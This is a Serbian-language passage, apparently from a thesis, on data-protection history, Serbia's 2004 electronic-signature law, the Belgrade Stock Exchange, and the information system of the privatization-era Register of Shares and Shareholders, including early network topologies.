O samim sistemima zaštite, kao i o šifarskim sistemima Sovjetskog saveza i Kine se veoma malo zna jer su držani u dubokoj tajnosti. Ono što je sasvim izvesno je da iz pomenutih zemalja dolaze vrhunski stručnjaci iz oblasti zaštite podataka i da su veoma cenjeni u zapadnim zemljma. Osnovna karakteristika zaštite podataka u istočnim zemaljama je da se njihovi oprativni sistemi baziraju na Unux/Linux platformama koje same po sebi predstavljaju *Open Source* platformu. Na takvoj platformi je moguće vršiti najrazličitije intervencije, te je iz tog razloga veoma teško otkriti način i mehanizam zaštite.

Razvojem savremenih alata za projektovanje u implementaciju višeslojnih informacionih struktura dolazi do otvaranja inače „klaustrofobičnih" informacionih sistema. Razvijeni su sistemi zaštite koji u veoma visokoj meri štite ovakve sisteme uprkos njihovoj, naizgled, velikoj ranjivosti.

Bezbednost Internet orijentisanih sistema se nikako ne sme shvatiti kao apsolutna, jer bi to moglo imati pogubne posledice, već sa prihvatljivim nivom rizika. Svedoci smo svakodnevne pojave novih virusa kao i SpyWare programa koji na svaki način nastoje da naruše integritet podataka na računarskim sistemima. Treba, međutim, imati na

umu i sve one aktivnosti čitavih timova čiji je posao da štite računarske sisteme i podatke na njima od zlonamernih programa. Neki od najpoznatijih timova za izradu antivirusnih programa su svakako Symantec [9] i eTrust [10], čiji antivirusni programi koji ukoliko se pravilno konfigurišu i redovno ažuriraju pružaju visok stepen zaštite računarskih sistema.

Na ovom mestu je neophodno primetiti da se često napadači sistema pretvaraju u branioce tih istih sistema koje su napadali, pre svega iz komercijalnih razloga. Opšte je poznato da je ne mali broj hakera u Sjedinjenim Američkim Državama pronašao posao upravo tako što je najpre izvršio napad na sistem kompanije u kojoj je kasnije dobio zaposlenje.

Akcenat na podacima koji se štite prenet je sa vojnih na komercijalne. Primera radi *NATO* putem Interneta objavljuje spisak dežurstava svojih oficira na nosačima aviona i to sa specificiranim mestima dežurstva [11], ali se zato najnoviji pronalazak firme „General motors“ krije višestrukim merama zaštite.

U zaštiti podataka posebno treba istaći dostignuća, kao i disciplinu kojom se ta dostignuća primenjuju, u Nemačkoj. Između ostalog, postoji nedvosmisleni propis koji nalaže da sa na svakih deset zaposlenih u informatičkom odelenju mora nalaziti jedna osoba koja je zadužena za bezbednost podataka što je definisano *Bundesdatenschutzgesetz* - Zakonom o zaštiti podataka iz 1972. godine[12]. Ova činjenica savršeno ilustruje ozbiljnost pristupa zaštiti podataka, što bi svakako trebao biti uzor i ostalim zemljama koje pretenduju da razviju informatičko društvo pa i Evropskoj uniji.

1.1.3 RAZVOJ DOMAĆIH SISTEMA BEZBEDNOSTI

Domaći sistemi bezbednosti su razvijani prevashodno iz političkih razloga koji su bili diktirani nesvrstanim statusom bivše SFRJ, što je podrazumevalo potpuno autonomne sisteme u raznim domenima, pa tako i u oblasti zaštite podataka. Uloženi napori čitave plejade stručnjaka su dali odlične rezultate, tako da su stvoreni gotovo neprobojni sistemi kako za istočni tako i za zapadni vojni blok, što je dovelo do velikog respekta naših stručnjaka u svetu.

U novoj eri globalizacije, promenom društveno ekonomskog sistema, raspadom bivše SFRJ, kao i faktičkim nestankom pokreta nesvrstanih zemalja, situacija se iz korena menja. Radi kompatibilnosti sa zemljama Evropske unije kao i SAD, preuzimaju se polugotovi sistemi, s tim što se dopušta, eventualno, pisanje soptvenih algoritama, ali opet uz verifikaciju nadležnih organa Evropske unije.

I dalje se u vojnim sistemima kao i u sistemima policije i domaćih obaveštajnih službi i specijalizovanih agencija koriste neki od autentičnih metoda zaštite. Ipak, treba imati u vidu da se približavanjem naše zemlje Evropskoj uniji kao i Partnerstvu za mir, u

okviru približavanja *NATO* standardima, sve više gubi domaći identitet i prihvataju gotova ili polugotova rešenja iz zapadnih zemalja.

1.2 DOMAĆE ZAKONODAVSTVO U OBLASTI BEZBEDNOSTI INFORMACIONIH SISTEMA

Domaće zakonodavstvo do skoro, nije posvećivalo gotovo nikakvu pažnju zaštiti elektronskih podataka. Iako je od strane Vlade republike Srbije osnovana najpre Agencija za razvoj informatike i interneta, koja je kasnije preimenovana u Zavod za razvoj informatike i interneta, rezultati postignuti na polju razvoja informatike su veoma skromni. Informatika se uvek nalazila na marginama burnih političkih previranja u Srbiji, i na žalost, nikad nije dobila svoje pravo mesto.

Veliki napredak je postignut direktnim odlaskom našeg tadašnjeg premijera, gospodina Zorana Đinđića, sa ekipom domaćih eksperata u Redmond, SAD, radi direktnog susreta sa vlasnikom vodeće svetske informatičke kompanije *Microsoft*, Bilom Gejtsom. Nakon tog susreta, *Microsoft* je preduzeo energičnije korake na srpskom tržištu, što je ipak pokrenulo, mada ne sa željenim efektom i željenim tempom, zamajac razvoja informatičkog društva i u našoj zemlji.

1.2.1 USLOVI FUNKCIONISANJA ZAKONODAVSTVA U SRBIJI

Osnovna pretpostavka sprovođenja zaštite informacionih sistema je postojanje odgovarajuće zakonske regulative. Srbija je u toku protekle dve decenije prošla kroz mnogobrojne burne promene koje su, na žalost, izazvale mnoge nevolje na ovim prostorima. U periodu tranzicije, doneti su mnogi, često i međusobno kontradiktorni zakoni, koji su naknadno usklađivani jedan sa drugim. Zakoni koji bi regulisali elektronsko poslovanje su se, nekako, uvek nalazili na dnu lestvice prioriteta, i retko su ozbiljno uzimani u razmatranje. Na ovaj način je minorizovan njihov značaj, što je ostavilo dalekosežne posledice na razvoj, ne samo, zaštite informacionih sistema, već i na razvoj celokupne informatike u državi. Na svu sreću, i uprkos nepovoljnim političkim uslovima, temeljno i dugo je pripreman Zakon o elektronskom potpisu koji bi morao poslužiti kao fundametalni Zakon na koji bi se naslanjali svi podzakonski akti koji regulišu zaštitu elektronskih podataka. Napredak pripreme pomenutog Zakona je tekao tako kvaliteno, da su mnoge zemlje iz okruženja, kao što su na primer Hrvatska u Slovenija, doslovce prepisale mnoge odredbe našeg Zakona i usvojile ga pre naše Skupštine.

1.2.2. SAGLEDAVANJE ODREDBI ZAKONA O ELEKTRONSKOM POTPISU

Konačno je u Skupštini Srbije usvojen Zakon o elektronskom potpisu dana 21.12.2004. godine [13]. U narednom delu teksta biće skrenuta pažnja samo na najbitnije elmente Zakona, dok se kompletan tekst Zakona o elektronskom potpisu nalazi u Appendix-u A [14].

Ovim Zakonom uređuje se upotreba elektronskog potpisa i njegova pravna validnost se dovodi u ekvivalent sa svojeručnim potpisom na papiru. Definišu se izrazi koji do donošenja ovog Zakona, nisu postojali u našem zakonodavstvu, a koji objašnjavaju osnovne pojmove vezane za elektronsko poslovanje i digitalno potpisivanje. Dalje se definišu pojmovi Elektronskog potpisa i Kvalifikovanog elektronskog potpisa, kao i digitalni sertifikati i sertifikaciona tela. Zatim su definisana prava, obaveze i odgovornosti korisnika i sertifikacionih tela. Na samom kraju je definisan nadzor nad radom sertifikacionih tela i korisnika kao i kaznene, prelazne i završne odredbe. Nakon usvajanja Zakona, ostavljen je rok od tri meseca za donošenje odgovarajućih podzakonskih akata koji bi bliže definisali primenu samog Zakona.

1.2.3 OČEKIVANI EFEKTI NAKON USVAJANJA ZAKONA

Usvojeni Zakon uneće znatno više reda u dosadašnje stihijsko osnivanje nezavisnih sertifikacionih tela, koja su nicala u raznim domenima prema nahođenju pojedinih grupacija i grana delatnosti. Pored uvođenja elementarnog reda doći će do povećanja pouzdanosti razmenjenih podataka, njihove tajnosti i svakako obezbeđivanja neporecivosti elektronskih transakcija. Elektronski dokumenti će se moći koristiti kao i svaki drugi validni dokumenti u procesu dokazivanja prilikom vođenja sudskih sporova pred nadležnim sudovima, što će u mnogome ubrzati sudske procesa koji kod nas traju neprimereno dugo, a samo izvođenje dokaza u opisanom smislu će biti neuporedivo brže i pouzdanije.

1.3 OPIS FUNKCIONISANJA FINANSIJSKOG TRŽIŠTA

Finansijsko tržište je složena struktura, koja sadrži više činilaca u skladu sa potrebama funkcionisanja samog tržišta i u skladu sa zakonskim propisima. Na finansijskom tržištu se odigrava trgovina kapitalom, kako preduzeća tako i same države, i u razvijenim zemljama predstavlja nezaobilazni faktor funkcionisanja društveno ekonomskog sistema. Neophodno je naglasiti da je u Kraljevini Srbiji finansijska berza osnovana 1894 godine u Beogradu, dok su prve transakcije zaključene januara 1895. godine. Poslednji sastanak tadašnje berze je održan 4. aprila 1941. godine, dok je zvanično ugašena početkom pedesetih godina.

Slika 1.1 Osnivačka skupština beogradske berze 1894. godine

Jugoslovensko tržište kapitala, koje je osnovano 1989. godine, ponovo preuzima naziv Beogradska berza 1992. godine [15].

Osnovni cilj finansijskog tržišta je omogućavanje trgovine hartijama od vrednosti na efikasan, organizovan i zakonit način.

1.3.1 ULOGA FINANSIJSKOG TRŽIŠTA U EKONOMIJI ZEMLJE

Funkcionisanje finansijskog tržišta je definisano sa tri osnovna zakona i to : Zakonom o privatizaciji [16], Zakonom o Agenciji za privatizaciju [17] kao i Zakonom o tržištu hartija od vrednosti i drugih finansijskih instrumenata [18].

Finansijsko tržište predstavlja jedan od ključnih oslonaca razvoja privrede, a samim tim i države u celini, u svim zemljama zapadne demokratije. Ulaskom naše zemlje u tranziciju pojavila se potreba za formiranjem sopstvenog finansijskog tržišta. Finansijsko tržište se najpre formiralo u svom rudimentarnom obliku da bi zatim, daljim ekonomskim i političkim napretkom zemlje, poprimilo sofisticiraniji oblik.

Činjenica koju je na ovom mestu neophodno uočiti je da dolazi do globalizacije finansijskog tržišta, u okviru celoukupne svetske globalizacije. Presudnu ulogu na razvoj domaćeg finansijskog tržišta ima težnja da se naša zemlja približi Evropskoj uniji u što je moguće većoj meri i u što kraćem vremenskom roku. Svakako, mora se uzeti u obzir kako dalja tako i bliža istorija naše zemlje koja u znatnoj meri utiče na formiranje finansijskog tržišta kod nas.

Finansijsko tržište postaje nezaobilazni faktor ekonomije na kome se kupuje i prodaje kapital, a samim tim i određuje njegova realna cena. Finansijsko tržište nemilosrdno oslikava stanje ekonomije jedne zemlje pri čemu Srbija ne predstavlja izuzetak.

1.3.2 UČESNICI NA FINANSIJSKOM TRŽIŠTU

Učesnici na finansijskom tržištu imaju za cilj trgovinu kapitalom preduzeća, tako i državnim obveznicama, obveznicama stare devizne štednje, kratkoročnim hartijama

od vrednosti, blagajničkim zapisima itd. Kontrolabilnu funkciju celokupnog finansijskog tržišta vrši Komisija za hartije od vrednosti [19]. Komisija propisuje pravila ponašanja na finansijskom tržištu i vrši kontrolu sprovođenja svojih odluka. Za svoj rad Komisija odgovara direktno Skupštini republike Srbije. Centralno mesto na kome se čuvaju informacije o svim imaocima hartija od vrednosti u Srbiji je Centralni registar, depo i kliring hartija od vrednosti [20]. U mnogim zemljama se funkcije ove institucije operativno nalaze u više različitih institucija, i to na primer, Centralni depo predstavlja jedenstvenu instituciju, dok se kliring i saldiranje obavlja u za to specijalizovanim Klirinškim kućama ili bankama, čiji je to prevashodni zadatak. Mesto na kome se obavlja najveći broj finansijskih transakcija, barem u Srbiji, jeste finansijska berza. Obaveznost trgovanja na berzi ima opravdanja za zemlju kao što je naša, imajući u vidu da se, i pored ubrzanog razvoja, naše finansijsko tržište i dalje nalazi u početnom stadijumu razvitka.

U zemljama razvijene tržišne ekonomije, uzmimo za primer Sjedinjene Američke Države, tek oko 5% svih finansijskih transakcija se odvija na finansijskoj berzi, dok se sa oko 95% hartija od vrednosti trguje vanberzanski. Na ovom mestu je neophodno pomenuti veoma važnu činjenicu, a to je da vanberzanska trgovina nikako ne predstavlja stihijsko trgovanje, već postoji visokoorganizovano vanberzansko tržište, koje ima precizna pravila koja se striktno kontrolišu i svaki eventualni prekršaj najrigoroznije sankcioniše. U SAD ovu funkciju vrši U.S. Security and Exchange Commission - *SEC*, koja uživa veliki ugled i predstavlja jedan od najvećih autoriteta u zemlji [21].

1.4 ULOGA REGISTRA AKCIJA I AKCIONARA U PROCESU TRANZICIJE

Proces tranzicije podrazumeva prelazak iz socijalističkog društveno-političkog uređenja, sa politike planske odnosno dogovorne ekonomije, u kapitalistički društveno-ekonomski poredak, sa sistemom tržišne ekonomije. Tranzicija, svakako, predstavlja daleko složeniji proces, ali su pomenuti aspekti najbitniji. Osnovna pojava, koju u ovom trenutku posmatramo, je proces pretvaranja društvene i državne svojine u privatnu svojinu. Reč je o procesu privatizcije.

Ukoliko ovaj proces pokušamo da svedemo na informatički rečnik, input u sistem predstavlja društveni ili državni kapital, dok output iz sistema predstavlja privatni kapital podeljen na elementarne segmente - akcije ili pak uloge odnosno udele, u zavisnosti od načina pravnog organizovanja samog preduzeća.

Sam proces privatizacije, nije tema ovog izlaganja, te će biti samo pomenuto da je to propisana, Zakonom regulisana, procedura kojom se društveni odnosno državni kapital transformiše u privatni.

Nameće se logička potreba evidentiranja toka celokupnog procesa privatizacije, pa samim tim i izlaznih parametara a to su u ovom slučaju akcije odnosno udeli kao i njihovi vlasnici. Produkt koji se dobija je baza podataka koja sadrži propisane podatke o svakom vlasniku dela kapitala preduzeća u vidu akcija ili udela, kao i o broju i nominalnoj vrednosti akcija odnosno vrednosti udela u posedu. Opisana baza podataka, zajedno sa propisanim procedurama kao i organizacijom koja je realizuje, nosi naziv Registar akcija i akcionara.

Na opisani način došlo se do precizne i nedvosmislene evidencije o visini i strukturi kapitala preduzeća, kao i o samim vlasnicima privatizovanih preduzeća.

1.4.1 ZNAČAJ REGISTRA AKCIJA I AKCIONARA U FUNKCIONISANJU FINANSIJSKOG TRŽIŠTA

Uporedo sa procesom tranzicije u Srbiji, počinje i razvoj finansijskog tržišta, usled stvaranja tržišnog materijala u procesu privatizacije. Obzirom da je i samo finanasijsko tržište nerazvijeno, javljaju se mnogobrojni problemi u njegovom funkcionisanju. Jedan od ključnih problema predstavlja problem nedvosmislenog utvrđivanja vlasništva nad hartijama od vrednosti kojima se trguje. Iz tih razloga je Registar akcija i akcionara odigrao pionirsku i nezamenjivu ulogu na ovom polju.

U početnom stadijumu trgovanja, nedovoljno definisanih postupaka i zakonske regulative, postignuta je izuzetno visoka efikasnost procesa trgovine hartijama od vrednosti na finansijskoj berzi. Nakon formiranja Centralnog registra, depoa i kliringa hartija od vrednosti, i dalje je zadržan značaj podataka obrađenih u Registru akcija i akcionara. Treba imati u vidu diskontinuitet u formiranju baze podataka zakonitih imaoca akcija, a takođe i činjenicu da su udeli, kao specifičan finansijski materijal ostali van evidencije Centralnog registra, depoa i kliringa hartija od vrednosti obzirom da udeli nisu hartije od vrednosti, te se i dalje vode u Registru akcija i akcionara.

1.4.2 SPECIFIČNOSTI PROCESA TRANZICIJE U SRBIJI

Tranzicija iz socijalističkog u kapitalističko društveno uređenje se javila kao fenomen u svim zemljama bivšeg socijalizma, sa izuzetkom Kine koja taj proces neformalno vrši, kao i Kube i Severne Koreje u kojoj proces tranzicije nije ni započet. Proces se odvijao uz obilje teškoća i problema i to najviše u sferi privrede. Došlo je do restuktuiranja privrede zemalja u tranziciji, što je dovelo do ogromnog broja otpuštenih radnika, a samim tim i stvaranja brojnih socijalnih problema.

U Srbiji je proces tranzicije tekao, i dalje teče, u znatno otežanim uslovima nego što je to u ostalim zemljama bivšeg socijalizma. Osnovnu teškoću čini raspad bivše Socijalističke Federativne Republike Jugoslavije, koja je praćena secesijom bivših republika članica i što je, na žalost, praćeno višegodišnjim građanskim ratom kako

između bivših republika članica, tako i unutar samih bivših republika članica. Rat je doveo kompletan region u stanje krajnje ekonomske i psihosocijalne iznurenosti i bacio je na margine evropskih integracija. Dodatni faktor, koji je učinio da je privredna aktivnosti gotovo potpuno zamrla su ekonomske sankcije međunarodne zajednice nametnute Srbiji, koje su bile na snazi gotovo čitavu deceniju.

Sagledavajući izneto, očigledno je da je proces tranzicije u Srbiji bio i dalje jeste izuzetno naporan, mučan i bolan proces.

1.4.3 OSNOVNE POSTAVKE FUNKCIONISANJA REGISTRA AKCIJA I AKCIONARA

U informatičkom smislu Registar akcija i akcionara predstavlja relacionu bazu podataka ili tačnije sistem međusobno povezanih, relacionih baza podataka. Logika baze podataka prati prirodnu logiku samog procesa koji se informatički prati i obrađuje. Baza podataka je projektovana za mrežno okruženje, shodno činjenici da je neophodan simultani pristup podacima sa više pristupnih tačaka.

Pored baze podataka, razvijen je i čitav niz aplikacija koje izvršavaju funkcije nad podacima u pomenutoj bazi podataka. Aplikacije su, u toku svog razvoja, pored samog korisničkog interfejsa sadržavale i sadrže čitav opseg programskog koda raspoređenog u funkcije i procedure. Pored programskog koda u aplikacijama se nalazi i veliki broj *SQL* (Structured Query Language) upita, koji su generisani „ad hoc“ prema zahtevima korisnika koji su veoma raznovrsni i promenljivi usled same dinamike posla. Istovremeno, generisana je velika količina najrazličitijih izveštaja koji su, iz razloga dinamičnosti zbivanja, često korišćeni samo za jednu upotrebu.

1.4.4 KOMUNIKACIJA REGISTRA SA OSTALIM UČESNICIMA FINANSIJSKOG TRŽIŠTA

Komunikacija Registra akcija i akcionara se, pre svega, svodi na komunikaciju sa samim emitentima akcija. U isključivoj nadležnosti emitenata akcija je dostavljanje kako inicijalnih podataka o svojim akcionarima, tako i dostavljanje određenih kategorija promena tih podataka, kao što su promene matičnih podataka, nasleđivanja akcija i u nekim slučajevima poklanjanje akcija.

Dalja komunikacija se odvija sa beogradskom berzom i to na dva načina, posredno, putem ovlašćenih berzanskih posrednika, kao i neposredno - direktnom komunikaciom sa Berzom, kao kontrolabilnim elementom izvršenih transakcija.

Pored navedenih institucija, veoma intenzivna razmena podataka se odvija sa Ministarstvom za privredu i privatizaciju, Agencijom za privatizaciju, kao i Akcijskim fondom republike Srbije i Agencijom za registraciju privrednih subjekata. Smisao

komuniciranja sa pomenute četiri institucije je neprekidno praćenje i usaglašavanje vlasničke strukture u privatizovanim preduzećima.

1.5 ORGANIZACIONI ASPEKTI REGISTRA AKCIJA I AKCIONARA

Registar akcija i akcionara je bilo neophodno organizovati kao poseban entitet u okviru institucionalne strukture državne uprave. Registar predstavlja posebno ustrojenu evidenciju, u skladu sa međunarodnim normama. Od samog početka je bilo jasno da se ustrojstvo evidencije Registra akcija i akcionara mora izvršiti u elektronskom obliku, imajući u vidu procene o mogućem broju preduzeća koja će biti privatizovana, kao i o očekivanom broju akcionara odnosno udeličara - suvlasnika privatizovanih preduzeća.

Procene koje su se kretale na oko 2.500 potencijalnih subjekata privatizacije, kao i na oko 1.000.000 akcionara koji bi po različitim osnovama stekli akcije u preduzećima koja se privatizuju, pokazale su se tačne. Zahvaljujući dobro procenjenom obimu posla, formirana je odgovarajuća organizaciona struktura koja je u stanju da izvrši postavljeni zadatak.

1.5.1 ORGANIZOVANJE REGISTRA U MINISTARSTVU ZA EKONOMSKU I VLASNIČKU TRANSFORMACIJU

Prve evidencije preduzeća koja su prošla proces privatizacije, kao i njihovi akcionari su formirane u Agenciji za procenu vrednosti društvenog kapitala, koja kasnije menja naziv u Agenciju za procenu vrednosti kapitala, a koja se tada nalazila pod direktnom ingerencijom Vlade republike Srbije. Godine 1997. Vlada republike Srbije, na osnovu novousvojenog Zakona o svojinskoj transformaciji, donosi odluku o formiranju posebnog Ministarstva za ekonomsku i vlasničku transformaciju u čijem se sastavu sada nalazi Direkcija (ranije Agencija) za procenu vrednosti kapitala. U okviru Direkcije za procenu vrednosti kapitala formira se odeljenje Centralnog registra, sa ciljem formiranja jedinstvene baze podataka akcionara i udeličara u Srbiji.

Početkom primene Zakona o svojinskoj transformaciji, dolazi do formiranja prvih elektronskih baza podataka akcija i akcionara. Navedena činjenica je uslovljena razvojem računarske tehnologije, jer su se u to vreme pojavili *PC* računari klase 486 kao i Pentium koji su u svojim procesorima i na svojim diskovima mogli da obrade željenu količinu podataka.

1.5.2 RAD REGISTRA U MINISTARSVU ZA PRIVREDU I PRIVATIZACIJU

Nakon demokratskih promena u oktobru 2000-te godine, na vlast dolazi dotadašnja opozija, i početkom 2001 godine, u Skupštini republike Srbije, usvaja se novi Zakon o privatizaciji. Istovremeno se osniva i resorno Ministarstvo za sprovođenje usvojenog zakona - Ministarstvo za privredu i privatizaciju. Ono je nastalo fuzionisanjem dotadašnjeg Ministarstva za ekonomsku i vlasničku transformaciju i Ministarstva privrede. Registar akcija i akcionara je funkcionisao u pomenutom Ministarstvu veoma kratko vreme, svega nekoliko meseci, do osnivanja Agencije za privatizaciju.

1.5.3 FUNKCIONISANJE REGISTRA U AGENCIJI ZA PRIVATIZACIJU

Shodno Zakonu o privatizaciji [7], kao poseban subjekt privatizacije osnovan je Privremeni registar akcija i akcionara, koji je radi efikasnijeg rada, organizaciono smešten u novoosnovanoj Agenciji za privatizaciju. Sada se formira kompleksna baza podataka, uz poštovanje svih svetskih normativa i preporuka međunarodne zajednice. Inspekciju i analizu celokupnog sistema je izvršila američka kompanija *BakerMcKenzie*, koja je dala pozitivnu ocenu celokupnog sistema i uvrstila Registar akcija i akcionara iz Agencije za privatizaciju u katalog svetskih Centralnih registara [22].

Registar akcija i akcionara u Agenciji za privatizaciju vrši više funkcija i to : evidentiranje akcionara iz procesa privatizacije, distribuciju akcija bez naknade u procesu privatizacije, aktivno učešće na finansijskom tržištu uz intenzivnu saradnju sa Beogradskom berzom i ovlašćenim berzanskim posrednicima, aktivnu informatičku podršu Akcijskom fondu republike Srbije i svakako aktivnu informatičku podršku radu Ministarstva za privredu i privatizaciju, kao i obradu podataka za inicijalno formiranje baze podataka Privatizacionog registra u Ministarstvu za privredu i privatizaciju.

GLAVA 2

INFORMACIONI SISTEM REGISTRA AKCIJA I AKCIONARA


Početnim analizama problema čuvanja i obrade velikog broja podataka došlo se do nedvosmislenog zaključka da je za efikasno vođenje Registra akcija i akcionara neophodno korišćenja informacionih tehnologija. Stoga se pristupilo sagledavanju mogućnosti korišćenja računara koje je nudio tadašnji nivo razvoja računarske tehnologije.

Osnovni limitirajući faktor su predstavljali hardverski resursi koji su bili podeljeni u dve osnovne kategorije [23] :


1. Mainframe računari i
2. Personalni računari

Mainframe računari su hardverski sistemi koji se zasnivaju na jednom snažnom računaru, zavidnih procesorskih i memorijskih kapaciteta. Mainframe računaru se pristupa putem izdvojenih terminala, koji nemaju svoju, niti procesorsku, niti memorijsku jedinicu. Terminali se, u svom radu, u potpunosti oslanjaju na na centralni računar. Treba imati u vidu činjenicu da su mainframe računari izuzetno skupi kako za nabavku, tako i za održavanje. Opisana vrsta računarske mreže se napušta, osim u nekim specifičnim slučajevima. Šematski prikaz opisane mreže je dat na slici 2.1.

Personalni računari, koji su tada bili u samom začetku, tek su krčili sebi put na računarskom tržištu. Razvojem PC računara i njihovim umrežavanjem, dobijaju se efekti koji su jednaki ili prevazilaze pogodnosti korišćenja Mainframe računara. Osnovna karakteristika mreže personalnih računara je nezavisnost svake jedinice, kao i posedovanje sopstvene procesorske i memorijske snage. Računarska mreža koja se ostvaruje korišćenjem presonalnih računara se može konfigurisati na više načina. Računari se mogu povezati u radnu grupu, pri čemu su svi učesnici u mreži ravnopravni i dele svoje resurse prema potrebama posla. Mogući izgled topologije mreže PC računara u konceptu radne grupe je predstavljen na slici 2.2.




Slika 2.1 Topologija mreže sa Mainframe računarom



Slika 2.2 Topologija mreže PC računara u konceptu radne grupe

Daljim razvitkom mreže personalnih računara došlo se do nove koncepcije, koja se u velikoj meri približila koncepciji mainframe računara. Naime, u mrežu je inkorporiran poseban računar - server, koji ima za cilj da kontroliše pristup resursima mreže. Osnovni server koji se nalazi u mreži je primarni kontroler domena - *PDC*. U slučaju da dođe do otkaza u radu *PDC*-a u mrežu se povezuje pomoćni kotroler domena - *BDC*, koji automatski preuzima funkciju *PDC*-a u slučaju njegovog otkaza. Dalje su u mrežu dodavani i serveri za specifične namene, kao što su : fajl server, database server, Web server, mail server, print server, ftp server, communication server, proxy server, itd.

Osnovna prednost je što se domenska mreža može konfigurisati prema specifičnim zahtevima korisnika i pruža znatno veću sigurnost nego mreža rađena na principu radne grupe. Pravilo je da se u domenskoj mreži može nalaziti samo jedan *PDC*, dok se ostali tipovi servera mogu javiti u više instanci. Broj i raspored ostalih tipova servera zavise od specifičnih zahteva i potreba mreže, kao i njene predviđene funkcije. Administriranje domenskom mrežom je centralizovano, znatno je pouzdanije i efikasnije nego administriranje radnom grupom. Kontrola raspolaganja resursima se vrši sa jednog mesta, što umnogome olakšava i pojednostavljuje kontrolu celokupnog sistema. Moguća topologija jedne domenske mreže može imati sledeći izgled :



Slika 2.3 Topologija mreže PC računara u konceptu domena

Osnovna prednost personalnih računara se sastoji u modularnosti i znatno nižoj ceni u odnosu na minframe računare, dok osnovni nedostatak čine, u posmatranom periodu, relativno skromni računarski kapaciteti. Ipak, treba uzeti u obzir činjenicu da više personalnih računara, iako manjih memorijskih i procesorskih kapaciteta, u mreži daju znatno bolje karakteristike iz razloga udruživanja resursa.

Imajući u vidu iznete činjenice, očigledno je da je razvoj informacionog sistema Registra akcija i akcionara od samog početka bio limitiran postojećim hardverskim resursima. Na osnovu zahteva procesa privatizacije i rada finansijskog tržišta formiran je kompleks baza podataka praćen nizom aplikacija koje su radile nad formiranim podacima i zadovoljavale potrebe Zakonom propisanih procesa i procedura u najvećoj mogućoj meri.

2.1 USLOVI NASTANKA INFORMACIONOG SISTEMA

Informacioni sistem je nastao u periodu burnih društvenih i ekonomskih promena, što znači da je bilo potrebno njegovo neprekidno prilagođavanje novonastalim uslovima. Bilo je potrebno neprekidno informatički pratiti promene zakonskih normi, kako bi se obezbedila zakonitost procesa i postupaka za čije su sprovođenje korišćene računarske tehnologije.

Razvoj i implementacija sistema su bili determinisani : zakonskim, tehničkim i materijalnim mogućnostima. Na ovom mestu se mora konstatovati da su teški materijalni uslovi često diktirali evoluciju sistema i postavljali ograničenja njegovog razvoja.

2.1.1 ZAKONSKE PRETPOSTAVKE

Zakonska regulativa koju je pratio i podržavao informacioni sistem je raznolika i vremenski razuđena. Prvi Zakon kojim je započet proces privatizacije u tadašnjoj SFRJ je Zakon o društvenom kapitalu [28] kojim su definisani okviri za početak privatizacije. Nakon toga u Republici Srbiji je donet Zakon o uslovima i postupku pretvaranja društvene svojine u druge oblike svojine [29], kojim je bliže definisan proces privatizacije u Srbiji. Dalje, 1997 godine je donet Zakon o svojinskoj transformaciji [30], kojim je napravljen oštriji zahvat u dekompoziciju društvene i državne svojine. Već je pomenut Zakon o privatizaciji [16], koji je još uvek na snazi i koji će definitivno okončati proces privatizacije u Srbiji.

Uz postojeće zakonske propise, moraju se poštovati i međunarodni propisi i preporuke, pre svega one koje dolaze od strane Evropske unije. Posebno treba imati u vidu činjenicu da stremljenja Srbije ka članstvu u Evropskoj uniji zahtevaju poštovanje preporuka i standarda u što većoj meri.

Svi pomenuti zakoni su praćeni nizom podzakonskih akata, pravilnika i uputstava koji su bliže definisali same procese koji se odvijaju u okviru postojeće zakonske regulative. Svaki od navedenih segmenata je bilo neophodno informatički analizirati, projektovati, programirati, testirati i implementirati. Uporedo sa tim, neophodno je bilo vršiti i analizu i projektovanje hardverskih resursa u okviru kojih se softver realizuje.

2.1.2 INSTITUCIONALNI OKVIRI

Uporedo sa donošenjem novih zakona i zakonskih propisa dolazilo je i do formiranja odgovarajućih institucija, koje su sprovodile donete zakonske mere. Proces formiranja baze podataka Registra akcija i akcionara se odvijao u formiranim institucijama u skladu sa važećim zakonima.

